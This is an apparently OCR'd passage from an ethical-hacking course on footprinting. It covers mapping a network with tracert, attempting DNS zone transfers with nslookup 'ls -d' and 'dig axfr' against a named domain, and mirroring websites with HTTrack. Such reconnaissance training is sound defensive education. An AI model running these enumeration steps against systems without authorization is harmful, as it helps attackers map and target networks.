  1    0 ms       0 ms       0 ms       10.0.0.1
  2    0 ms       0 ms       0 ms       200.100.50.1

Trace complete.
```


10.0.0.1 is the first hop, which means it is the gateway. Tracert result of 200.100.50.3 shows, 200.100.50.3 is another interface of first hop device whereas connected IP includes 200.100.50.2

& 200.100.50.1.




```
C:\>tracert 192.168.0.254

Tracing route to 192.168.0.254 over a maximum of 30 hops:

  1    0 ms     0 ms     0 ms     10.0.0.1
  2    0 ms     0 ms     0 ms     192.168.0.254

Trace complete.
```

192.168.0.254 is next to last hop 10.0.0.1. It can either connected to 200.100.50.1 or 200.100.50.2. To verify, trace next route.



```
C:\>tracert 192.168.0.1

Tracing route to 192.168.0.1 over a maximum of 30 hops:

  1    1 ms     0 ms     0 ms     10.0.0.1
  2    0 ms     0 ms     0 ms     200.100.50.1
  3    0 ms     0 ms     0 ms     192.168.0.1

Trace complete.

C:\>tracert 192.168.0.2

Tracing route to 192.168.0.2 over a maximum of 30 hops:

  1    0 ms     0 ms     3 ms     10.0.0.1
  2    0 ms     0 ms     0 ms     200.100.50.1
  3    *        2 ms     0 ms     192.168.0.2

Trace complete.

C:\>tracert 192.168.0.3

Tracing route to 192.168.0.3 over a maximum of 30 hops:

  1    1 ms     0 ms     0 ms     10.0.0.1
  2    0 ms     0 ms     0 ms     200.100.50.1
  3    *        0 ms     0 ms     192.168.0.3

Trace complete.
```

192.168.0.254 is another interface of the network device, i.e. 200.100.50.1 connected next to 10.0.0.1. 192.168.0.1, 192.168.0.2 & 192.168.0.3 are connected directly to 192.168.0.254.



```
C:\>tracert 192.168.10.1

Tracing route to 192.168.10.1 over a maximum of 30 hops:

  1    0 ms     0 ms     0 ms     10.0.0.1
  2    0 ms     0 ms     0 ms     200.100.50.2
  3    *        0 ms     0 ms     192.168.10.1

Trace complete.

C:\>tracert 192.168.10.2

Tracing route to 192.168.10.2 over a maximum of 30 hops:

  1    0 ms     0 ms     0 ms     10.0.0.1
  2    0 ms     0 ms     1 ms     200.100.50.2
  3    *        0 ms     0 ms     192.168.10.2

Trace complete.

C:\>tracert 192.168.10.3

Tracing route to 192.168.10.3 over a maximum of 30 hops:

  1    0 ms     0 ms     0 ms     10.0.0.1
  2    0 ms     0 ms     0 ms     200.100.50.2
  3    10 ms    0 ms     0 ms     192.168.10.3

Trace complete.
```

192.168.10.254 is another interface of the network device i.e. 200.100.50.2 connected next to 10.0.0.1. 192.168.10.1, 192.168.10.2 & 192.168.10.3 are connected directly to 192.168.10.254.


• DNS Zone Transfer Enumeration Using NSLookup

Nslookup (stands for “Name Server Lookup”) is a useful command for getting information from the DNS server. It is a network administration tool for querying the Domain Name System (DNS) to obtain domain name or IP address mapping or any other specific DNS record. It is also used to troubleshoot DNS-related problems.

In the enumeration process through DNS Zone transfer, attacker find the target's TCP port 53, as TCP port 53 is used by DNS and Zone transfer uses this port by default. Using port scanning techniques, you can find if the port is open.


DNS Zone transfer is the process that is performed by DNS. In the process of Zone transfer, DNS passes a copy containing database records to another DNS server. DNS Zone transfer process provides support for resolving queries, as more than one DNS server can respond to the queries.

1. Go to Windows command line (CMD) and enter Nslookup and press Enter.


Command Prompt - nslookup
Nslookup command
Result showing default DNS Server information


```
C:\Users\a>nslookup
Default Server:  [redacted]
Address:  [redacted]

> _
```

2. Command prompt will proceed to " > " symbol.
3. Enter " server <DNS Server Name> " or " server <DNS Server Address> ".
4. Enter set type=any and press Enter. It will retrieve all records from a DNS server.
5. Enter ls -d <Domain> this will display the information from the target domain (if allowed).



```
> set type=any
> ls -d ipspecialist.net
[[redacted].com]
 ipspecialist.net.              MX     [redacted]
 ipspecialist.net.              NS     [redacted]
 ipspecialist.net.              NS     [redacted]
 ipspecialist.net.              A      [redacted]
```

6. If not allowed, it will show the request failed.




```
> server [redacted]
Default Server:  [redacted]
Address:  [redacted]

> ls -d ipspecialist.net
[[redacted]]
*** Can't list domain ipspecialist.net: Server failed
The DNS server refused to transfer the zone ipspecialist.net to your computer. If this
is incorrect, check the zone transfer security settings for ipspecialist.net on the DNS
server at IP address [redacted].

>
```

7. Linux support dig command, At a command prompt enter dig <domain.com> axfr.

iii. Website Copier tool (HTTrack)

1- Download and Install the WinHTTrack Website Copier Tool from the website **http://www.httrack.com.** You can check the compatibility of HTTrack Website copier tool on different platforms such as Windows, Linux, and Android from the website.



Setup - WinHTTrack Website Copier


Welcome to the WinHTTrack Website Copier Setup Wizard

This will install WinHTTrack Website Copier 3.49-2 (x64) on your computer.

It is recommended that you close all other applications before continuing.

Click Next to continue, or Cancel to exit Setup.

2- HTTrack Website Copier tool installation.



WinHTTrack Website Copier - [New Project 1]


Welcome to WinHTTrack Website Copier!

Please click on the NEXT button to

- start a new project
- or resume a partial download

Ready

3- Click Next



New project name: Testing_Project


Project category:

Info

New project

Base path: C:\My Web Sites

4- Enter a Project name, as in our case, **Testing_Project.**



- Mirroring Mode -

Enter address(es) in URL box


Action: Download web site(s)

Web Addresses: (URL)

URL list (.txt):

Preferences and mirror options:

5- Click on **Set Options** button.



Use wildcards to exclude or include URLs or links.
You can put several scan strings on the same line.
Use spaces as separators.


Example: +*.zip -www.*.com -www.*.edu/cgi-bin/*.cgi

☑ gif, jpg, jpeg, png, tif ☑ zip, tar, tgz, gz, rar, ☑ mov, mpg, mpeg, avi, asf, mp3,

```
+*.css +*.js -ad.doubleclick.net/* -mime:application/foobar
+*.gif +*.jpg +*.jpeg +*.png +*.tif +*.bmp
+*.zip +*.tar +*.tgz +*.gz +*.rar +*.z +*.exe
+*.mov +*.mpg +*.mpeg +*.avi +*.asf +*.mp3 +*.mp2 +*.rm +*.
```

Tip: To have ALL GIF files included, use something like +www.someweb.com/*.gif.
(+*.gif / -*.gif will include/exclude ALL GIFs from ALL sites)

6- Go to **Scan Rules** Tab and Select options as required.



- Mirroring Mode -


Enter address(es) in URL box

Action: Download web site(s)

Web Addresses: (URL)

www.example.com

7- Enter the Web Address in the field and Click Next.



● Please adjust connection parameters if necessary,
then press FINISH to launch the mirroring operation.

Remote connect
Connect to this provider

